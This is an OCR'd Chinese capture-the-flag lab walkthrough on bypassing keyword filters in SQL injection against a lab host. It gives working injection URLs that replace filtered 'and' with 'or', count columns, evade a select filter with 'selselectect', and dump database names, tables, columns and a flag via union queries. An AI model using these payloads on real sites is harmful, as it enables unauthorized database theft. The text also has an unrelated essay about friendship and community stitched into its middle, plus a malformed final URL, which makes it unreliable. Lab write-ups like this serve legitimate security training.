
SQL注入-关键字符绕过

访问环境

1. URL为：`http://192.168.10.41`，端口为默认`80`端口，请勿访问图片中端口。





Payload构造

步骤一：字符型判断

1. 使用单引号' 或者双引号"进行测试。`'` 单引号，页面返回不正常
   `http://192.168.10.41/index.php?id=1'`


2. 双引号，页面回显正常。`http://192.168.10.41/?id=1"`







步骤二：数字型判断


1. 修改id参数为2，`http://192.168.10.41/index.php?id=2` 页面返回正常。





2. 修改id参数为2-1，`http://192.168.10.41/index.php?id=2-1` 页面变化。
3. 经过判断此注入属于`字符型`注入。







开始注入

第一步：判断注入

1. 经过测试属于`字符型`注入，使用单引号`'`进行闭合。测试SQL语句`?id=1' and 1=1 -- -`，页面报错。如果SQL语句没用问题，那么页面应该返回正常，这里说明语句被过滤。




2. 更改sql语句，`?id=1' or 1=2 -- -`进行测试。页面返回正常。



3. 初次判断`and`被过滤了，接下来的注入可以使用`or`

第二步：判断列数

1. 首先判断是否有3列`http://192.168.10.41/index.php?id=1' or 1=2 order by 3 -- -`返回正常。




bypass SQL Injection

Happy

Why am I feeling so happy today? Well, I just got to spend three days with some of my very best friends having fun together. Yes, I am happy because I had so much fun, but I am also happier because of my connections to these people. Belonging to a community of people helps us feel connected to something greater than ourselves. Research has actually shown that people who are part of community have less stress, recover more quickly from illnesses, and have less chance of a


2. 判断是否有4列`http://192.168.10.41/index.php?id=1' or 1=2 order by 4 -- -`页面报错。
3. 说明只有3列。



bypass SQL Injection


第三步：查询数据库名称

1. 知道了数据库的列，先查看列数显示位置。构造语句`http://192.168.10.41/index.php?id=1' or 1=2 union select 1,2,3 -- -`，页面报错，说明语句错误，存在被过滤情况。




bypass SQL Injection

2. 判断`union`是否被过滤，使用双写和大小写绕过，页面依然报错。




bypass SQL Injection


3. 判断`select`是否被过滤，使用大小写绕过，页面报错。




bypass SQL Injection

4. 使用双写进行绕过，页面正常。说明select被过滤了。






5. 使页面显示注入位置的数据，需要使上一条语句出错 `http://192.168.10.41/index.php?id=-1' or 1=2 union selselectect 1,2,3 -- -`



步骤四：获取数据库名称

1. 构造获取数据库名称语句 `http://192.168.10.41/index.php?id=-1' or 1=2 union selselectect 1,database(),3 -- -`
2. 数据库名称为 `note`




bypass SQL Injection

note

3

步骤五：获取note数据库里的表

1. 构造获取表的语句 `http://192.168.10.41/index.php?id=-1'union selselectect 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() -- -`
2. 表为：fl4g、notes




bypass SQL Injection


2

fl4g,notes

步骤六：获取表里的字段

1. 构造获取字段的语句 `http://192.168.10.41/index.php?id=-1' union selselectect 1,2,group_concat(column_name) from information_schema.columns where table_name='fl4g'-- -`





步骤七：获取字段数据flag

1. 构造获取字段语句 `http://192.168.10.41/index.php?id=?id=-1' union selselectect 1,2,group_concat(fllllag) from fl4g-- -`
2. 获取：`flag{xxxxx}`